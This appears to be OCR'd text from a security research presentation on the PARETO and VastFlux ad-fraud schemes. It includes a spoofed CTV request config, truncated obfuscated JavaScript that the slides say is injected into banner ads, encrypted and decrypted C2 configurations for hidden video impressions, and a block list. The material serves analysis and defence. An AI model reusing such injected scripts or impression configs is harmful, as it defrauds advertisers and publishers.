


```
1 {
2   "urls":{
3     {
4       "url":"https://s.srvsynd.com/2/748126/analytics.gif?dt=7481261613775644971000&p=com.xumo.FailArmya
5       "user-agent":"Dalvik/2.1.0 (Linux; U; Android 8.0.0; PHILIPS 4K TV Build/OT1.200310.002) CTV",
6       "is_cipher":true,
7       "headers":{
8         "accept-encoding":"deflate, gzip",
9         "user-agent":"Dalvik/2.1.0 (Linux; U; Android 8.0.0; PHILIPS 4K TV Build/OT1.200310.002) CTV"
10      },
11      "mode":"cipherControl",
12      "ciphers":{
13        "TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256",
14        "TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384",
15        "TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256",
16        "TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256",
17        "TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384",
18        "TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256",
19        "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA",
20        "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA",
21        "TLS_RSA_WITH_AES_128_GCM_SHA256",
22        "TLS_RSA_WITH_AES_256_GCM_SHA384",
23        "TLS_RSA_WITH_AES_128_CBC_SHA",
24        "TLS_RSA_WITH_AES_256_CBC_SHA"
25      }
26     }
27   }
28 }
```

```
Code
if (this.f282q.f0a.startsWith("TLS_ECDHE_RSA")) {
} else if (this.f282q.f0a.startsWith("TLS_ECDHE_ECDSA")) {
} else if (this.f282q.f0a.startsWith("TLS_DHE_")) {
```

Disrupting PARETO

21st April 2021: The final day



VASTFLUX

```
ontentType":"programmatic/banner-html","content":  
003cdiv id="bksource" style="display:inline-bl  
"bksource" style="display:none" u00  
idderopt.com/bid/w4914/bsatrip7wQkr94=320u00260un
```



Ad Networks




Connects to Primary C2
And receives VastFlux codes
and AES Encrypted
Configs

Primary C2 serving JS

```
document.write('<script>const _0x422a=["AGFcU  
cT8kLW0nJ","dCk4futcQa==","W7ihwjZ","WRC  
BCKw","W49Cja==","W5/cVmobW0Xqbq==","k3K  
dcQmo9W0G=","W73cQ8o0WRP7","q8kZDY9G","Fu  
"ihxCPgpdNW==","s8oXCrzW","j0pdNee=","W0KLW7Z
```

Further JS sourced from CDN

```
Cdn-Cache: HIT  
const _0x7257=['M6HYW5/cR0w','WRtdGWhdGmoIawFcNCo4sa==','W  
'ib/cVXP...u5kbWPWQPu=','drakW00=','W04JWRld03y=','W07dR2l  
d13WRft','W4r+WRZduCo4','fG3dTCoB7q=','WRtdON:  
'W6/dUwbK','owDuqCoxbmoyiCkBg==','W4vCWRm=  
'W7rtWPxdGG=','eX1aW0L2','WRpcICksWRX/WRGhe:  
'v8k8ySoEBa==','W47cRdhc0Ckr','W7KBw8o9W64=','W  
'W7pcMddcV8khu8kQwR0aW0G=','W7HgWPRdTuz+W41=','W6FcS0Pea=
```



VASTFLUX

```
19 https://bidderopt.com GET /bFXdqW4914/bsatrip?wQkr94=3...
11 https://bidderopt.com GET /bFXdqW4914/bsatrip?wQkr94=3...
13 https://bidderopt.com GET /bFXdqW4914/bsatrip?wQkr94=3...
```

quest **Response**

etty Raw Hex Render

```
const _0x1383a6=_0x30e3,e=document[_0x1383a6(0x15a,"j6u9")+_0x1383a6(0x162,"qA60")+ent"](_0x138:
el[_0x1383a6(0x155,"vK($)+"d")]=()=>main({
  "mb_c":
  "U2FsdGVkX1/XFjsRuiqWwi1LFEstP66y+rQwYVATiF7DqWiplhM4TyPkUFXrb8sNNMYwOhLknDx7Q4BoN9A+y+Rps2lZBNf
Sd/ZVbt+wZD73mRuPdOzlpSLHtvwQAF4pwS/6T+zXcKPaCvMvcVCQxGQ1XSNmzJgvCoqvY2Br0F2ZYGjjnLDwBCPShBwpaw:
vaBeJszhSaC1YtfgZtUX15L0Q6nwhDLTgtyUTgpv/N3q33hckCqIiNr/CZFcn05R1n0BJGkVgDj4sQS3AFD0GkdS7AmzW5c
lr08da4j/tn+6kyyfUtfbRlumSBq8Tvh22r1y0JxTT64GqAjYX9Nqj10mvmVE87tBsCfLVohKoym6s4zXQLmOoLl+YfzPAo/
Vb74RT0t3tAydZlVLK4UetwsCBS5k/IlPprkSkMCdyKsokOrfI7DAh1NrxguK1sDwyJsGDu5zAGQbkKspKDNGK6kQvwmZJJ
H/G7tx3gtrqgCSaOxVks5ox9fsIVQdlqrmQTHaX05awTmRwtDGPbumvDB8cP38SkIprIegy9eLZMevv8DxzEgG8VLIqXHD3y
OVoz1KMwQfQsmrqf04Adqj3h1a2tt/JKhtgPXuWgYkZLhFLXbcTbCshnNFnVMn1UlVZFnVUe506fSihiFvoATcHfDsc/FHe:
Y1+rCXrSEqeIm5lg94faOM+mXcwharAiDtAGIVl/k3U7QlkdGvnpnl/MrgaGwdhmMomjusBEb64EocLmcllgSjE5G479Cr:
1fLJcksQF7QhbqiavXqrCSW224t10E16wt05I/sUsXTducC3TjX2pddBkNwGA7ZbabmfRqrEUHkXT7Syv0smhnlZJApwayl
BbyuiLDyQy4tA8hlta3UTaRYcjpTbPdsbawSrDUzkQE1G1z0l+ZufXyiIhGDqZpN1w+dPkAw0/TABDIhDvvyS+MsBPLQV3kE
```

```

"tmp_fatherName": "ori_test_104mb",
"tmp_scriptName": "mb_17022022",
"firstPlayerParams": {
  "id": "video142698617910860513",
  "style": "width:300px;height:250px;position:fixed;top:0px!important; left:0px; ;
  "src": "https://p.letvideoserv.com/player/player.js?p=1426986179&cb=10860513&w=
},
"players": [
  {
    "idx": "U2FsdGVkX1/b9RPeG2I/P6VWFxmHMaAJCP4unpBB8uQ70DT80BkXxsshvoVZMkDcKW8I
  }
]
}

```

Decrypted Config "mb_c"

```

{
  "u": "13576",
  "z": "60056",
  "w": "320",
  "h": "480",
  "b": "11396",
  "n": "09950",
  "v": "",
  "style": "width:320px;height:480px;position:fixed;top:48px!important; left:2px; z-index:-1"
},
{
  "u": "12659",
  "z": "79802",
  "w": "480",
  "h": "320",
  "b": "4327",
  "n": "50508",
  "v": "",
  "style": "width:480px;height:320px;position:fixed;top:48px!important; left:3px; z-index:-2"
},
{
  .....
}

```

Decrypted Config "idx"

```

57660056:US_US:1139609950:320x480
65979802:US_US:432750508:480x320
5349543:US_US:521130030:300x250
2148539:US_US:1540312859:320x480
59146372:US_US:894546091:320x480
7705634:US_US:1214223596:320x480
6364870:US_US:714835387:300x250

```

Configuration Set for Impression C2

VASTFLUX

Secondary C2




```
1357660056:US_US:1139609950:320x480
```

The VastFlux JS Decrypts the Config and Connects to Secondary C2 serving Compressed JSON Impression configs



Creating Several hidden Video impressions

based on the VAST XML URLs Dropped by the Secondary C2



Request Response

Pretty Raw Hex Render

```
17 7LoHy+1akiX4V4oH9ZihS5NypuB5yBBdeenI JomQl468NOX1b2/d9zKzs7qLnqGZYWAouFfS9rFjx4
DEr2U2zLE69Everz9+3X/82g5p0/TLjz8pOkT/JF2LFF0T//xriv34E4v9+bf2eP37ZvrztoJPK/7r
xjkv+7hPL2Cd47TJ5z/w2d9w+Zdt+IH+mg5bv87Xz6LT6JE0eqRMfyyult+2/Zsykh/P9H945m36Yf
4sLJnoNj70X+T/8nZg/2b/mHlhm7p16ENWMBeteTDxxyzLH7+0P/77Ef/a/VxDLTj7z39o83wvs3xY
fGj/6wo+pw6ff/ln6A/YP/2Sxm2bPCp6jPFff4mz5XdLfpbD5vbp/Lej+zY1/u3U639J22eLXdr90s
L0P8LC8+/vx8HIj+eJPsdU/OwK/bQ6mn3xEePYH976c/Tvizi9HkD/+xPGuxPIqLfnPh78UdI5XfPs(
sY9wP6dDwGd7uvbhTY+h0MGLp7lnAzT3t8LPPsiPP9G2zX8cS/qt/CjHpe2Py1s/DdP+rQ777Z58Aa
D3mkc4ixcd5TfX95v46CMkzf1VevQR8WPPRmk2zP3v8rnj0kZN5bE42dFv6wf2zEnuEpQ1Do9XfBmLc
e7ysj+Mezutf4jFa6jv/gSIE/riNHy6nvR1ImxMoRP3LIWVhqZwiuLq0ptFF7wj9lh0YeDPHR7PNjR
NogLsr0S8S2Rb6d1q8DPIMy8gLF9qNx1bLfv66KApM3hBcUmZxMIryCqK2qe/TKTYG+2vrj fNC5TQ4
OKnqm9ykw88GmDfwpDxXjCLRwHw+OS/Vw6YnNXBiTcGc03HupGKLMJD68d0us7wrohHh/MEJTOi2C
qBxk7ga0XxgwwX31jCj0hNS8jmZjE0GSUKA00K3KT1DYTe3KbQW/uZdlfdb6FeyfdiXiJQmrDR6R
HW0737yVcZUPrbc4RPXo95A26CNSUODU2NRCScuN+zacBQFPwjn2ySw6u2BFpbB9LAWgWv6CI9gvN
uy/xDzt/wD8B4NycMmLeQved0RwPmQL6HmnEHR7mWg8y9Tcm5ZYZiy3QsubC/ue4wBRKG5cLVgvVi
PCAbzRfH+XmnQa5noP9ZHtN7ZxY5kl/LstMppW8vRkeHtMwNK8ySD1tNvvggs53YSBU8SqPhTIyvv)
YYGFLDrsThwC0jygEsQ1Xwe4GzLmjzEH7oSoGiSvqIBt8AtfDNbnhju0t3Nwd6yV6GvYxJrZwSs
n5Cjms6X/GYU9MDQNYNI/zV5x7X09PfIijw0od5KqNf80wvtLUOMddsYEOEERKds/mVUy38Db2NUpf
5YTPeLg6H3yk5TNNvUGtdw2zE+GzzW2HwxPUBX20F620ret7ef3ztKwaJuoas8kpIllxLT10VcKE6F
kSOqn3omC059oc8LLNN6LN+uBvw4oCj5/mw33BvWkJ4qey/UeAsS6cJhm0GjCV+2vgz4C8S/ngBAH
nBB1c/uNAE8b0tfdktPTk1Qq5HF4XnasqNheyIn+BtLayuxgb/ePBw4djJh0/zthj1AJpZM2Qt4krN
THiFl+LadLroybaXpsqVy3vknw1w9I2KD5BHPMBxh1B8/p3uU2va9PG1+vo5KIjAXSiTI9SqrZeZt
tX06J6kYxZd3i5DFwJPK8wWJLS4dCerZ2giIVxJz86/+Zha82u6vP93DjQr2SyfJ8YR8+5PMveGFZT
HD72FHd+w69Cxb4XQ1vDd6q7rFUXjFMgWw1TgwZClkfeqdk5ZQo7kSm+RNKuVbgYs+2Uhoev6XmKcy
JtzHXJODNIpe03wcW3oiL+ndwWcpalx7HRFRACxouFsiEo3izvT5T1B0Z0+RfLaiWAqmqT7juqLUSi
OX1C3fN9EBkDqkZ0uEL0MppkrdtvNr5x+pvAHUTwnLOYuTKa4rLNENjG5us5ZC20KyzPGKRhwWeDY/
VKgE5jlmPyBBZh3RYT3QZzFLeeJzNqMjP05N76doG8ZGT12x8unt4ppDaFbgAf6B5gXlvp6gn7KlZ
S6XckFtsiHsfBmHrzDDWUERKRlUQrzU7LCYp+brOGS0rabzKsQDGumKI6ugykn006qrLZMIpi4C6t/
a74+iidCpxuFh7eVA27wi0e581+cSPczHiXgvbFF+R9AM5RaaS+Flun6RwIT6tr6v6vmt3TUvcew0l
```

Sample Compressed Impression Config


```
{
  "autoStart": true,
  "players": [
    {
      "id": "608479432[CBXT]",
      "params": "?c4=&apps=1492735850&gdpr_consent=&w=61",
      "gvpData": [
        {
          "mvr": 2,
          "id": "346130906",
          "callbacks": {
            "adstart": [
              {
                "url": "https://js.ad-score.com",
                "rate": 0.5,
                "type": "script"
              },
              {
                "url": "https://adrta.com/i?cli",
                "rate": 0.4,
                "type": "script"
              },
              {
                "url": "https://adrta.com/i?cli",
                "rate": 1,
                "type": "script"
              }
            ]
          }
        },
        {
          "freqCap": "0",
          "dmid": "608479432-1963267913-1065436906-16",
          "group": "1",
          "moat": {
            "rate": 0.01
          }
        }
      ]
    }
  ]
}
```

Sample Extracted Impression Config


```
[
  {
    "mvr": 5,
    "acap": "1",
    "id": "438952273",
    "group": "1",
    "freqCap": "0",
    "callbacks": {
    },
    "dmid": "377911121-463584956-644957944-438952273",
    "moat": {
      "rate": 0.01
    },
    "domainId": "466",
    "url": "https://ads. .com/www/delivery/swfIndex.php?reqType=AdsSetup&protocolVersion=2.0&zoneId=13811951&appName=Differen
600&deviceIfa=029cbc16-3fa7-4c6e-b25a-bda798e34e83&_fw_did_idfv=336F2BC0-245B-4242-8029-83762AB47B15&_fw_atts=3&loc-US&cb=[CB]&ip=9
",
    "gtag": false,
    "timers": {},
    "type": "vast"
  },
  {
    "mvr": 5,
    "acap": "1",
    "id": "1419198560",
    "group": "1",
    "freqCap": "0",
    "callbacks": {
    },
    "dmid": "377911121-2027495463-1101989314-1419198560",
    "moat": {
      "rate": 0.01
    },
    "domainId": "466",
    "url": "https://ads. .com/www/delivery/swfIndex.php?reqType
&appName=Differences%20-%20Find%20%20Spot%20them&appBundle=144569160
id1445691600&playerSize=480x320&_fw_us_privacy=&_fw_gdpr=0&_fw_gdpr_c
",
    "gtag": false,
    "timers": {},
    "type": "vast"
  }
]
```

```
linksToBlock = [
  "[redacted].adr",
  "[redacted].adr",
  "[redacted].adr",
  "[redacted].adr"
]
```


VASTFLUX



VASTFLUX



